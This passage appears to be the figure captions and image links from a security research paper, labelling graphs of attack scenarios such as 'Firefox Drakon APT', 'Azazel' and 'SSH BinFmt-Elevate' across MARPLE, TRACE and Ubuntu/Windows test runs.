


Figure 11: MARPLE 1 Firefox Drakon APT




Figure 12: TRACE 1 Azazel




Figure 13: TRACE 2 Azazel




Figure 14:TA52 Ubuntu 1 SSH BinFmt-Elevate




Figure 15: TA5.2 Windows 1 Firefox Drakon APT Elevate Copykatz

Figure 16: TA52 Windows 2 Firefox BITS Micro




Figure 17: TA52 Firefox Drakon APT Sysinfo




Figure 18: TA52 Ubuntu 1 Firefox Drakon APT